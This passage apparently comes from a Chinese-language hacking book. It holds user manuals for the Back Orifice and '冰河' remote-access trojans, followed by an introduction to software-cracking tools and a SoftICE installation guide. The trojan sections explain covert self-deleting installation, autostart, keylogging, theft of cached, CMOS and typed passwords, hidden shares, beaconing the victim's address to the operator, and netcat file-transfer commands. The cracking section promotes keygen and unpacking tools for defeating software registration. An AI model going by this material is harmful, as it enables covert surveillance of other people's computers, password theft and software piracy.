BO 软件包里包括:

bo.txt 本文档。

plugin.txt 插件编程文档。

boserve.exe Back Orifice 服务器自安装程序。

bogui.exe Back Orifice图形客户机。

boclient.exe Back Orifice文本客户机。

boconfig.exe 配置BO 服务器程序文件名、端口、密码和插件的工具。

melt.exe 对由freeze命令压缩的文档解压缩。

freeze.exe 压缩文档。压缩文档可被metl 命令解压缩。

只要运行BO服务器程序，就可以安装BO 服务器了。当BO 服务器程序运行时，它就自动安装BO 服务器，然后删除自安装程序。此方法有助于网络环境下的安装：只要BO 服务器程序被复制到Startup 目录下就行了（注：因为Windows 95/98 每次启动时都会运行该目录下的程序）。因为BO 服务器程序在自安装BO 服务器后就会删除自己。一旦BO 服务器被安装到一台机器上，它会在每次机器启动时运行。

需要远程更新Back Orifice时，只要上载新版本的BO 服务器程序到远程机上，使用Process spawn 命令运行它。一旦运行，BO 服务器程序将自动删除与它将要安装的文件同名的文件，安装自己（覆盖旧版本），然后在安装目录中运行自己，最后删除BO 服务器程序。

在安装前，可以配置BO 服务器程序的一些参数。



如安装后的BO文件名、监听端口、加密密码，都可以使用boconfig.exe工具配置。如果不进行配置，缺省是监听31337端口、不使用加密密码（数据包仍然会加密）和以“.exe”文件名安装。

BO客户机通过加密了的UDP包与BO服务器通讯。要实现成功通讯，BO客户机必须发送数据到BO服务器监听的端口，而且BO客户机密码必须匹配BO服务器已配置好的密码。

基于图形和文本的BO客户机都可以通过使用-p选项来设置BO客户机数据包的发送端口。如果数据包被过滤或者有防火墙屏蔽，就可能需要从一个特别的，不会被过滤和屏蔽的端口发送。如果UDP连接通讯不能成功，则可能是数据包在发送或回送路径中被过滤或者屏蔽了。

从BO客户机向特定的IP地址发送命令即可对BO服务器操作。如果BO服务器无静态IP地址，则可使用以下方法：(1)在基于文本的BO客户机使用sweep或sweepelist命令；(2)在基于图形的BO客户机使用“Ping...”对话框；(3)设定目标IP如“1.2.3.\*”。如果扫描子网列表，当有BO服务器响应时，BO客户机在子网列表目录中浏览，并显示所匹配的行和子网地址。



## 一、Back Orifice 命令

以下是在现行的Back Orifice中已经实现的命令。在基于图形和基于文本的BO客户机里有些命令名称不相同，但几乎所有命令的语法格式都是一致的。在基于文本的BO客户机中输入“help command”可得到更多关于命令的信息。在基于图形的BO客户机中有两个参数输入区域，这些参数作为在“Command”列表中所选择的命令的参数。如果未给出命令所需要的参数，BO服务器将返回“Missing data”（丢失数据）。

（基于图形的BO客户机命令 / 基于文本的BO客户机命令）

App add/appadd

在TCP端口输出一个基于文本的应用程序。它允许您通过Telnet对话控制基于文本或DOS的应用程序。

App del/appdel

从监听的连接中关闭一个应用程序。

Apps list/applist

列出当前监听连接中的应用程序。

Directory create/md

创建目录

Directory list/dir

列出文件和目录。如要显示多文件/目录则须使用通配符。

Directory remove/rd

删除目录

Export add/shareadd

在BO服务器上创建一个“出口”(共享)。被输出(共享)的目录或驱动器图标不会出现共享图标。

Export delete/sharedel

删除一个(共享)“出口”。

Exports list/sharelist

列出当前共享名、共享驱动器、共享目录、共享权限和共享密码。

File copy/copy

拷贝文件。

File delete/del

删除文件。

File find/find

在目录中查找符合条件(支持通配符)的文件。

File freeze/freeze

压缩文件。

File melt/melt



解压缩文件。

File view/view

查看文件内容。

HTTP Disable/httpoff

使HTTP服务器失效。

HTTP Enable/httpon

使HTTP服务器有效。

Keylog begin/keylog

将BO服务器上的击键记录在一个文本文件中，同时还记录执行输入的窗口名。

Keylog end

停止击键记录。基于文本的BO客户机使用“keylog stop”命令。

MM Capture avi/capavi

从视频输入设备（如果存在）捕捉视频和音频信号到avi文件中。

MM Capture frame/capframe

从视频输入设备捕捉一个视频帧到一个位图文件中。

MM Capture screen/capscreen

捕捉BO服务器屏幕影像到一个位图文件中。

MM List capture devices/listcaps

列出视频输入设备。

MM Play sound/sound

在B0服务器上播放一个avi文件。

Net connections/netlist

列出当前接入和接出的连接。

Net delete/netdisconnect

断开B0服务器的一个网络资源连接。

Net use/netconnect

把B0服务器连接到一个网络资源。

Net view/netview

查看B0服务器上所有的网络接口、域名、服务器和可见的共享“出口”。

Ping host/ping

Ping 主机。返回主机名和B0版本。

Plugin execute/pluginexec

运行B0插件。运行不符合B0插件接口的函数可能使B服务器死机。

Plugin kill/pluginkill

命令一个插件关闭。

Plugins list/pluginlist

列出当前激活的插件和已存在的插件返回值。

Process kill/prockill

终止一个进程。

Process list/proclist

列出运行中的进程。

Process spawn/procs spawn

运行一个程序。在基于图形的BO客户机程序中，如果需要确定第二个参数，进程可能以一个正常的、可见的方式运行，否则进程的运行将是隐蔽或独立的。

Redir add/rediradd

重定向接入的TCP连接或UDP数据包到另一个IP地址。

Redir del/redirdel

停止端口重定向。

Redir list/redirlist

列出激活的端口重定向。

Reg create key/regmakekey

在注册表中创建一个主键。

注：对于所有的注册表命令，不要在注册表键值前加入前导“\\”。

Reg delete key/regdelkey

从注册表中删除一个主键。

Reg delete value/regdelval

删除注册表中的一个键值。

Reg list keys/reglistkeys

列出注册表中一个主键下的子键。

Reg list values/reglistvals

列出注册表中一个主键的键值。

Reg set value/regsetval

设置注册表一个主键的一个键值。键值格式为“类型，值”。对于二进制值（类型为B），值是一个两位的十六进制数；对于DWORD（双字）值（类型为D），值是一个十进制数；对于字符串值（类型为S），值是一个文本串。

Resolve host/resolve

解析BO服务器的主机名的IP地址。主机名可能是一个Internet主机名或本地网络机器名。

System dialogbox/dialog

用所给出的文本和一个“OK”按钮，在BO服务器上创建一个对话框。可以创建任意多的对话框，对话框的显示是堆叠式的。

System info/info

显示BO服务器上的系统信息。包括机器名、当前用户、CPU类型、内存容量及可用内存、Windows版本、驱动器信息（类型（硬盘、CDROM、可拆卸型、



远程驱动器)、硬盘驱动器容量及未使用空间)。

System lockup/lockup

锁住BO服务器机器。

System passwords/passes

显示被缓存的当前用户密码和屏幕保护密码。

所显示的密码中可能含有一些无用信息。(译者注:如果密码未被系统缓存,则不能显示密码。)

System reboot/reboot

关闭BO服务器主机并重启动。

TCP file receive/tcprecv

将BO服务器主机连接到一个特定的IP地址和端口,并保存所接收到的数据到特定文件中。

TCP file send/tcpsend

将BO服务器主机连接到一个特定的IP地址和端口,发送特定文件中的内容,然后断开此连接。

注:对于TCP文件传输,必须监听特定的IP地址和端口,直到TCP文件命令被发送,否则传输将会失败。从BO服务器传输文件,可使用TCP文件发送命令和如下格式的netcat命令:

```
netcat -l -p 666 > file
```

传输文件到BO服务器,可使用TCP文件接收命令和如下格式的netcat命令:



```
netcat -l -p 666
```

注：Win32 版本的 netcat 命令在到达输入文件末部时并不断开连接。因此应在文件内容传输完毕后用 ctrl-c 或 ctrl-break 终止 netcat 命令。

## 二、BOConfig

BOConfig.exe 允许在 BO 服务器安装前配置一些可选项。首先询问 BO 服务器在系统目录中安装的可执行文件名。它不一定是 .exe，但如果您不给出扩展名，它不会自动添加 .exe 扩展名；接着询问 exe 文件的描述，它描述了在注册表中的记录、系统启动时运行的 exe 文件；接着询问 BO 服务器监听（数据包）端口；接着询问用于加密的密码。要实现 BO 客户机到 BO 服务器的通讯，客户机必须配置有相同的密码，此密码可以为空；接着询问启动时缺省运行的插件。这个在 BO 服务器启动时自动运行的 BO 插件是以“DLL:\_Function”格式定义的 DLL 和函数。此项可以为空；然后让您输入启动时传送给插件的参数，此项也可以为空；最后，询问被附加到 BO 服务器上的文件的路径。该文件将在 BO 服务器启动时写入系统目录。此文件可以是一个自动启动的 BO 插件。

BO 服务器在没有进行配置时也能运行。缺省地，安装 BO 服务器文件名为“.exe”，无密码，使用端口



31337 通讯。

### 三、BO 的 Bugs 和问题

多媒体捕捉屏幕——所产生的位图是按BO服务器端的显示分辨率和像素深度保存的。因此，它可能是16位或24位颜色的。大多数图形应用程序只能处理8位或32位位图，因而不能打开此位图，或者显示不正常（此类软件包括Graphics Workshop for Windows、Photoshop和WANG Imaging distributed with Windows）。但是，Windows本身有一个应用程序Paint.exe可以浏览这些位图，按其提示操作即可。

击键记录——很显然，MS-DOS窗口未提供信息循环机制，这就使得BO无法记录输入到其中的击键。

基于文本的应用程序的TCP重定向——有几个Bugs。

当用command.com的重定向句柄输出command.com时，系统同时输出REDIR32.EXE，此程序似乎是无法终止的。这可能是由于操作系统接口与一个tsr模块（该模块在DOS对话中被装载以重定向输入/输出句柄）通讯所造成的。因此，如果在应用程序被终止（或退出）前终止TCP连接，REDIR32.exe和WinOA386.MOD（用于封装管理旧16

位应用程序)将仍然运行,B0和操作系统均无法终止它们。这会导致系统显示“Please wait...”(请等待)屏幕且无法关机。

某些控制台应用程序重定向了输出时也可能发生问题,如FTP.exe和boclient.exe。虽然程序的输出因此而不能传送出去,但仍然可能传送输入,所以您要通过TCP对话使该程序退出。否则使用B0杀死该进程。

#### 四、Back Orifice 插件接口文档

只要以如下格式创建一个DLL(动态链接库),就可以制作您自己的Back Orifice(以下简称B0)插件:

```
char *YourFunc(int *active, char *args)
```

Plugin 插件执行命令允许指定一个格式为“dll:\_Function”的DLL和函数。\*args参数是用于接收传送到该函数的参数。您的应用程序所需要做的唯一一件事情就是监视active所指向的整数值。如果该值为0,表示用户正要求插件退出,此时您的函数应在执行了任何必须的关闭动作后,尽可能迅速地返回(退出)。您的程序还应该返回NULL,或者一个指向应显示给用户的文本信息的静态缓冲区指针。这个DLL只会在缓冲区中的文本被拷贝后才会卸



载。

### 8.1.2 “冰河”(1.2 正式版)使用说明

软件功能概述:

这是一个免费软件,主要用于远程监控,具体包括:自动跟踪目标计算机的屏幕变化、记录目标计算机各种口令信息、获取目标计算机系统信息、限制目标计算机系统功能、任意操作目标计算机文件及目录、远程关机、发送信息等多种监控功能。

服务器端监控程序启动后将按照设定的周期循环探测口令信息,只要窗口名中包括“口令”、“密码”、“连接”、“登录”、“帐户”、“connect”、“password”等字样,监控程序就会立即记录相关的口令信息,在1.1以后的版本中用户可以对这类敏感字符进行扩充。远程用户关机后口令信息将保存在历史口令文件中。

本次改版修正了测试版中的一些错误,并进行了较全面的测试。另外改版后的“冰河”增加了以下功能:取CMOS口令、屏保口令(Windows 9X)、网络共享口令,对网络资源的增删及浏览,对注册表的读写等。该版本在Windows 9X及Windows NT4.0下测试正常。

### 一、文件列表:

1、G\_Server.exe: 被监控端后台监控程序(运行一次即自动安装并删除,可独立运行和任意改名);

2、G\_Client.exe 监控端执行程序,用于监控远程计算机,并随时将被监控端发来的 IP 地址加入下拉列表“建立连接”时选择,同时将地址保存在“IP.LOG”文件中;

3、Setup.ini: 服务器端监控程序的安装配置文件(可以没有,若无该文件安装时将取默认设置)。

注:“Setup.ini”文件参数说明:

1)Transmit\RemoteAddress: 指定被监控计算机将自己的 IP 地址发往何处(默认值为被监控端计算机本机地址 127.0.0.1),若监控端有固定的 IP 地址,可以指定该项参数;

2) Transmit\Delay: 指定被监控端计算机发送本机地址的周期(单位为毫秒,默认值为 0,即不发送本机地址);

3) Transmit\EnableAutodial: 是否允许自动拨号(默认值为 0,即禁止自动拨号);

4) PasswordInfo\WindowTitle: 用户可通过这项参数来扩充敏感的窗口标题,一旦窗口标题中包



含该字符串，服务器监控程序将自动记录口令信息（默认值为屏幕保护）；

5) PasswordInfo\Timer: 指定远程计算机探测口令信息的周期（单位为毫秒，默认值为 500，建议设在 100—1000 毫秒范围内）。

以上参数也可在安装后通过“设置主机”、“自动拨号启动/禁止”和“设置口令窗口名”命令来设置。

## 二、准备工作：

冰河是一个基于 TCP/IP 协议的网络工具，所以首先应确保该协议已被安装且网络连接无误，然后定制“Setup.ini”文件（如果对该文件未做任何修改，则相当于无此文件），并在欲监控的计算机上运行服务器端监控程序即可（服务器端监控程序可独立运行和任意改名）。

## 三、使用说明：

安装好服务器端监控程序后，运行客户端程序就可以对远程计算机进行监控了，客户端执行程序的界面说明如下：

1. “建立连接”： 连接远程主机；
2. “执行命令”： 执行指定操作（如“捕获全屏”）；

3. “冰河信使”：简易聊天室（真的很简易）。
4. “自动搜索”：搜索指定子网内安装有“冰河”的计算机。（例如欲搜索 IP 地址 192.168.1.1 至 192.168.1.254 的计算机，应将“起始域”设为“139.88.1”，将“起始地址”和“终止地址”分别设为 1 和 254）。
5. “隐藏窗口”：最小化主窗口。
6. “退出程序”：退出程序。
7. “命令列表”：欲执行的操作；
8. “命令参数 1”：欲执行操作的第一参数（如捕获全屏时的暂存文件名）；
9. “命令参数 2”：欲执行操作的第二参数；

#### 四、命令一览表：

CMOS 口令：——查看被监控端 CMOS 口令（该命令对某些服务器无效，所以单独列出）；

捕获全屏：——捕获远程计算机屏幕图像；

捕获窗口：——捕获远程计算机当前窗口图像；

查看进程：——查看远程计算机当前执行的所有进程；

查看窗口：——查看远程计算机所有窗口名称；

查看系统信息：——查看远程计算机系统信息；

查看口令信息：——查看远程计算机口令信息；

历史口令浏览：——浏览远程计算机上历史口令记录；

历史口令清除：——清空远程计算机上历史口令记录；

发送信息：——向远程计算机发送信息；

发送字符串：——向远程计算机当前窗口（如“写字板”）发送字符串；

网络共享创建：——创建网络共享（资源管理器中的共享图标不会出现）；

网络共享删除：——删除目标机上的共享资源

网络共享浏览：——浏览目标机上的共享资源及共享口令；

网络连接浏览：——浏览目标机上的各种连接情况；

文本浏览：——以文本方式浏览远程计算机上的指定文件；

文件查找：——查找远程计算机上的指定文件

文件拷贝：——在远程计算机上拷贝文件；

文件删除：——删除远程计算机上指定文件；

文件上传：——上传本地文件至远程计算机；

文件下载：——下载在远程计算机上指定文件至本地；



文件移动：——在远程计算机上移动文件；

文件打开：——在远程计算机上打开文件（对于可执行文件，“命令参数2”格式为“[运行方式]，[运行参数]”。其中“运行方式”定义为：0- 以正常方式运行；1- 以最大化方式运行；2- 以最小化方式运行；3- 运行时隐藏主窗口。

例如：欲用“记事本”以最大化方式打开“C:\Smp.txt”，

则参数1为“Notepad.exe”，参数2为“1,C:\Smp.txt”）；

目录创建：——在远程计算机上建立目录；

目录删除：——删除远程计算机上指定目录及目录下所有文件；

目录拷贝：——在远程计算机上拷贝指定目录及目录下所有文件到目的目录；

注册表键值读取：——读取注册表中指定键值；

注册表键值删除：——删除注册表中指定键值；

注册表键值写入：——改写注册表中指定键值；

注册表键值重命名：——重命名注册表中指定键值；

注册表主键浏览：——浏览注册表指定主键下所有键名及子键；

注册表主键创建：——创建注册表主键；

注册表主键删除：——删除注册表主键；

注册表主键拷贝：——拷贝注册表主键；

注册表主键重命名：——重命名注册表主键；

注册表锁定：——锁定远程计算机注册表，不再允许用户编辑；

注册表解锁：——解除远程计算机注册表锁定

系统热键屏蔽：——屏蔽远程计算机系统热键  
(只限于 Windows 9.x)；

系统热键恢复：——恢复远程计算机系统热键

桌面隐藏：——隐藏远程计算机桌面；

桌面恢复：——恢复远程计算机桌面；

鼠标上下移动锁定：——限制鼠标上下移动范围；

鼠标左右移动锁定：——限制鼠标左右移动范围；

鼠标解锁：——解除鼠标移动区域限制；

更换墙纸：——更换远程计算机墙纸；

更改计算机名：——更改远程计算机名(重新启动后生效)；

设置口令窗口名：——设置待记录口令信息的窗口标题及探测周期；

设置主机：——设置接收端（即监控端）IP 地址及被监控端发送本机 IP 地址的周期，当被监控端计算机启动后，会按照设定的周期不断尝试将本机 IP 地址发送至接收端；

远程关机：——关闭远程计算机；

远程重启：——重新启动远程计算机；

重新加载冰河：——重新加载服务器及客户端程序；

自动卸载：——彻底卸载被监控端服务程序。

注：对于注册表键值的写入，需要指定数据类型，数据类型定义为：“B”：二进制类型（REG\_BINARY）；“D”：整数类型（REG\_DWORD）；“S”：字符串类型（REG\_SZ）；“M”：字符串数组（REG\_MULTI\_SZ）；“E”：扩展字符串类型（REG\_EXPAND\_SZ），例如“%PATH%”。注册表键值的写入格式为“[数据类型], ([键名]): [键值]”。

### 五、文件操作详细说明：

“冰河 1.2”对文件操作提供了下列鼠标操作功能：

1. 文件上传：右键单击欲上传的文件，选择“复制”，在目的目录中粘贴即可。也可以在目的目录中选择“文件上传自”，并选定欲上传的文件。

2. 文件下载: 右键单击欲下载的文件, 选择“复制”, 在目的目录中粘贴即可。也可以在选定欲下载的文件后选择“文件下载至”, 并选定目的目录及文件名。

3. 打开远程或本地文件: 选定欲打开的文件, 在弹出菜单中选择“远程打开”或“本地打开”, 对于可执行文件若选择了“远程打开”, 可以进一步设置文件的运行方式和运行参数(运行参数可为空)。

4. 删除文件或目录: 选定欲删除的文件或目录, 在弹出菜单中选择“删除”。

5. 新建目录: 在弹出菜单中选择“新建文件夹”并输入目录名即可。

6. 文件查找: 选定查找路径, 在弹出菜单中选择“文件查找”, 并输入文件名即可(支持‘\*’通配符)。

7. 拷贝整个目录(只限于远程计算机上): 选定源目录并复制, 选定目的目录并粘贴即可。

## 六、使用技巧:

1. 用“捕获 XX”命令抓取对方屏幕信息后, 在图像窗口中双击鼠标将继续抓取下一幅画面。若希望程序自动跟踪对方的屏幕变化, 在右键弹出菜单中选中“自动跟踪”项即可。

2. 用“查看进程”命令(或“查看窗口”命令)列出远程计算机当前进程(或窗口)后,在列表框中双击将关闭该进程(或窗口)。

3. 在文件操作过程中,鼠标双击本地文件将在本地开该文件;鼠标双击远程文件将先下载该文件至临时目录,然后在本地打开。

4. 在使用“网络共享创建”命令时,如果不希望其他人看到新创建的共享名,可以在共享名后加上“\$”符号。自己欲浏览时只要在IE的地址栏或“开始菜单”的“运行”对话框内键入“\\”+[机器名]+[共享名(含“\$”符号)]即可。

5. 在该版本中允许用户设定捕获图像的色彩级别(1~7级),图像将按设定保存为2的N次方种颜色(N=2的[1~7]次方),即1为单色,2为16色,3为256色,依此类推。适当减小色彩级别可以提高图像的传输速度。

注:前三项操作均可通过右键弹出菜单中的相应选项来完成。

#### 七、常见问题:

1. 安装不成功,该问题通常是由于TCP/IP协议安装或设置不正确所致。

2. 在捕获窗口时如果选中“自动跟踪”,一端时

间后被监控端可能会产生系统错误，同时监控端锁死。该问题是由于被监控端频频切换窗口，导致取窗口句柄时触发异常（捕获全屏时无此问题）。当监控端由于任何原因锁死，不需用 [Ctrl+Alt+Del] 来关闭，只要重新运行监控端程序即可。重新运行监控端程序后，较稳妥的做法是先执行“重新加载冰河”命令再继续操作。

3. 被监控端启动时或与监控端连接时弹出“建立连接”对话框，该问题是由于系统设置了自动拨号属性。可以通过安装前定制“Setup.ini”文件或安装后执行“自动拨号禁止”命令来禁止自动拨号。

4. 保存的口令信息不全（如六位口令只保存了四位）。该问题是由于探测口令的周期相对于对方的指法过慢，窗口已经快关闭了，探测周期才到。欲解决该问题可以通过安装前设置“Setup.ini”文件，或安装后执行“设置口令窗口名”命令缩短探测口令的周期（如设置为100毫秒）。

5. 对被监控端进行文件或目录的增删操作后，少数情况不会自动刷新，可以通过 [Ctrl+R] 或选择弹出菜单的“刷新”命令手动刷新。

6. 开机口令不正确，因为CMOS口令是单向编码，所以编码后的口令是不可逆也是不唯一的，冰河通

过穷举算出来的口令可能与原口令不符，但也是有效口令。毛主席说过没有调查就没有发言权，所以没有试过就不要妄下定论。

7. 其他问题大多是源于同时执行太多操作，导致监控端程序出错。

## 8.2 破解工具

### 8.2.1 常用破解工具简介

破解离不开工具，合适的工具使您事半功倍，本课主要是介绍几种破解工具，当然详细的用法，参考后面几课及范例。

1. 调试工具Soft-ice
2. 调试工具Trw2000
3. 反汇编工具Wdasm8.93
4. Hiew
5. Visual Basic程序调试工具Smartcheck
6. 十六进制编辑器（如：Ultraedit、WinHex、Hex Workshop 等）
7. 注册表监视工具RegShot、regmon或RegSnap
8. 侦测文件类型工具TYP、gtw或FileInfo 等

9. 脱壳工具 PROCDUMP
10. 调试工具 IceDump
11. 注册机制作 crackcode2000
12. 备份 Windows 配制文件工具 ERU
13. 文件监视工具 filemon
14. 资源修改器 EXESCOPE
15. Frogsice
16. IDA 反汇编工具

一看这么多是不是吓坏了，其实您只需掌握一两种就能破解软件，当然要得心应手，最好还是全面掌握，因为现在软件什么手段都有可能采用。

Soft-ice 是目前公认最好的跟踪调试工具。使用 Soft-ice 可以很容易的跟踪一个软件、或是监视软件产生的错误进行除错。您甚至可以用他来替代 C 语言的调试器(如果您不喜欢使用 C 语言的调试器的话)。它有几种平台的版本, DOS, Windows 3.1, Win95/98/2000/, NT, 所以别搞错了。

Trw2000 是中国人自己编写的调试软件, 完全兼容 Soft-ice 各种指令, 但现在许多软件能检测 Soft-ice 存在, 而 TRW2000 在这方面就好多了。TRW2000 有它自己的独特方面, 是针对破解软件优化的, Windows 下的跟踪调试程序, 跟踪功能更强: 可以设置



各种断点，只是断点种类更多；它可以像一些脱壳工具一样完成对加密外壳的去除，自动生成 EXE 文件，只是留给用户更多的选择。在 DOS 下的版本为 TR。

Wdasm 8.93 是反汇编的极品工具。可方便反汇编程序，它能静态分析程序流程，也可动态分析程序，操作简单、破解必备！

Hiew 不用多说，是一个十六进制工具，它除了普通十六进制的功能外，它还有个特色，能反汇编文件，并可以汇编指令修改程序。

Smartcheck VB 程序执行时从本质上讲是解释执行，它们只是调用 VBRUNxxx.DLL 中的函数，VB 的 exe 是伪代码，程序都在 vbXXX.dll 里面执行，您只能在 vbdll 里面用 Soft-ice 调试，什么都改不成，而且代码质量不高，结构还颇复杂。当然只要了解其特点用 Soft-ice 也可破解，但 SmartCheck 的出现，大大方便了我们，它可将 VB 程序执行的操作完全记录下来，使我们轻而易举的破解大部分 VB 程序。

十六进制编辑器 Hiew 就是一种十六进制工具，但其是 DOS 界面，因此有必要再准备一款 Windows 下的工具，这样的工具很多，如 Ultraedit、WinHex、Hex Workshop 等，其中 Hex Workshop 比较有特色，操作方便，但遗憾的是没有汉化版。

注册表监视工具,注册表是Windows 95及Windows 98的核心数据库,表中存放着各种参数,直接控制着Windows的启动、硬件驱动程序的装载以及一些Windows应用程序运行的正常与否。而应用软件安装时,有可能在注册表中注册,将一些必要的信息放进去,如安装时间,使用次数等。RegShot、regmon或RegSnap就是一种监视注册表变化的工具,以了解应用程序在注册表何处修改了,以协助破解。

侦测文件类型工具,这样的工具有TYP、gtw或FileInfo等。这是一个能侦测您的软件是被哪一种「壳」给加密了(就好像侦测您的文件档是被zip、rar、arj哪一个给压缩了一样,如果连被哪种软体加了壳都不知道,那要剥壳就难很多)。一般配合Procdump使用。

Procdump脱壳工具,可剥许多壳,您使用的许多软件都是压缩过的,用该工具很方便把它们还原,然后再修改,并可自己编写脚本文件,以便能脱壳新版的壳。它是也一款优秀的PE格式修改工具,脱壳必备!

IceDump 是配合Soft-ice而使用的,可抓取内存的数据,以重建exe文件,脱壳必备。

Crackcode 2000 一种全新的注册机工具,它可

以从另一进程的内存中取出您想要的注册码，它可以令水平不高的您一夜之间成为破解高手，有了它，很多软件可以用二十秒时间写出注册机来，而您不需要会任何的语言，因为它只是一个工具，一个操作很简单的工具，它的参数只有四行，实在简单到不能再简单了，它的体积也很少，只有11K，如果再用其他压缩软件压一下一定会小于10K，所以用它是可以做出很优秀的注册机。

ERU 这是Windows安装盘自带的小工具，备份注册表等一些Windows重要的配制文件，强烈推荐，在您破解一软件前，最好备份一下系统，因为您在破解某些软件的过程中，寻找关键点时，在这时改动一下以验证自己的判断，结果正确注册成功，此时您再想回到那里看一看究竟，重装该软件都没用，永远是注册版本，除非您重装系统。此时您只要还原注册表和配制文件，再重装该软件，又可注册了，这次您就可好好研究它一下了.....，当然这种情况不多见，但破解某些软件前备份一下注册表，还是有必要的。

Filemon 文件监视工具，可监视系统文件运行状况，如哪个文件打开，哪个文件关闭，在哪个文件读取了数据等，破解时非常有用，以便了解程序



在启动、关闭或验证注册码是做了哪些手脚。

eXeScope 资源修改器 eXeScope 可以说是 EXE 及 DLL 等执行文件的解析终结工具，它有执行文件 (EXE, DLL 等) 的解析与显示功能；提取资源到外部文件；资源的重新写入；记录文件的记录及其再编辑 (成批编辑) 等功能。是汉化软件的常用工具，当然破解软件时也很有用。

Frogsice 最好的 Soft-ice 加强软件！它并不是简单的将 Sice 隐藏，而是让您可以配合 Sice 避过现在流行的各种加密、保护软件里面的各种防止 Sice 的陷阱。有了它，您再也不用怕在装入一个程序准备调试的时候，程序告诉您发现 Sice 的存在而终止运行，或者干脆把您的机器从新启动，又甚至触发更残酷的报复手段。

IDA 是强大的反汇编工具。

## 8.2.2 Soft-ice 使用指南

### 安装 Soft-ice

Soft-ice 是一款经典的老牌动态调试工具，同时也是个非常成熟、完善的软件产品，从早期的 DOS 平台到现在的 Windows 平台，Soft-ice 都有全线的产品支持，其正式推出的软件产品基于如下的平台：

Dos、Windows 3.1、Windows 9x 和 Windows NT，虽然如此，我们仍然可以在 Dos、Windows 3.1、Windows 95/98、Windows Me、Windows NT 直至最新的 Windows 2000 上运行。由于纯粹的 Dos 和 Windows 3.1 基本上已经没有人使用，所以下面主要讲一下在其他几个平台上安装时的注意事项。

★ SOFT-ICE FOR WINDOWSS 9X 安装

★ Soft-ice for Windowss Me 安装

★ Soft-ice for Windowss NT 安装

★ Soft-ice for Windowss 2000 安装

### 一、安装 Soft-ice for Windows 9x

关键点：显卡设置

鼠标设置

系统设置

1. Soft-ice 目前的最新版本是 4.05，分为 Win 9x 和 Win NT 两个平台，建议使用新版本，这样稳定性较好。下载软件后直接运行 Soft-ice 的自解压文件开始进入安装程序，或者是将 Soft-ice 解压后运行 setup.exe 开始进行安装，出现如图 3-1 界面所示：



图 3-1

2. 点击“Next”后在接下来的许可协议中选择“**Yes**”，然后出现如下用户信息输入框：（图 3-2）

3. 在“Name”中输入用户名，“Company”中输入公司名，“Serial”中输入Soft-ice的序列号，选择“Next”：（图 3-3）

4. 用“Browse”更换 Soft-ice 的默认安装目录，接着连续两次选择“Next”，来到显卡设置页面（图 3-4）

5. 这里可以根据您的显卡具体配置在“Manufacturer”和“Model”选定项目，不过对于




图 3-2




图 3-3




图 3-4

大多数的显卡通常在“Manufacturer”中选择“StandardVGA”比较好（因为假如您的显卡质量不太好，又具体选定了型号，那么就算是安装成功，也可能在实际使用 Soft-ice 时显示出现不正常的情况）；然后将“Universal Video Driver”也选上，这样 Soft-ice 弹出后是个窗口画面，推荐使用这样的工作方式，否则，如果不选择这项，Soft-ice 弹出的是全屏的 DOS 界面，操作不太方便，兼容性也不太好。显卡设置好后点击“Test”，让 Soft-ice 自己



测试一下是否能工作:



图3-5

6. 图3-5出现的画面告诉显卡测试正常(如果失败则要重新返回上一步设置显卡),选择“确定”,之后在Soft-ice的显卡设置界面中选择“Next”,进入鼠标设置:




图3-6



7. 如果您使用较早的串行鼠标（方口的），应根据具体的串口选择“Serial”项（串口1: Connected to COM1, 串口2: Connected to COM2），如果您不知道到底是哪个串口，只能先随便选一个，然后在Soft-ice弹出的窗口中测试一下鼠标是否能用，不行的话就重新改去另外一个串口；如果您的鼠标是现在常见的PS/2鼠标（圆口的），选择“PS/2 Compatible”；如果您的电脑没有配备鼠标，则选择“None”。注意：假如您按上面的方法正确设置了鼠标，但鼠标功能还是不正常，则可以将“Microsoft IntelliMouse”也选上，这样应该能解决问题。设置好后选择“Next”，进入Soft-ice的系统配置画面



图 3-7

8. Soft-ice 既不能直接运行在 Windows 下, 又不能工作在 Windows 的 DOS 窗口下。如果想要安装完 Soft-ice 后立即使用它, 则选上“Let setup modify AUTOEXEC. BAT”, 这样 Soft-ice 会在批处理文件中加上 “winice. exe”, 让它自己先于 WinDOWS 调入系统中。如果并不急于使用 Soft-ice, 则可选 “Do not make any changes”, 等需要的时候再去批处理中加载 “winice. exe”。接下来连续选择 “Next”, 开始安装 Soft-ice, 结束后出现如图 3-8 的画面:



图 3-8

9. 图 3-8 的画面是 Soft-ice 要求进行电子注册, 其中有四个选项可供选择:



“Register using internet (requires Web browser)”——通过浏览器进行互联网在线注册

“Register using E-Mail”——通过E-mail电子邮件进行注册

“Print registration for faxing or mailing”——将打印出的注册表通过传真或者邮寄进行注册

“Register later”——以后注册

上面的注册选项并不影响Soft-ice的使用，这里直接选择“Register later”，然后按“Next”：


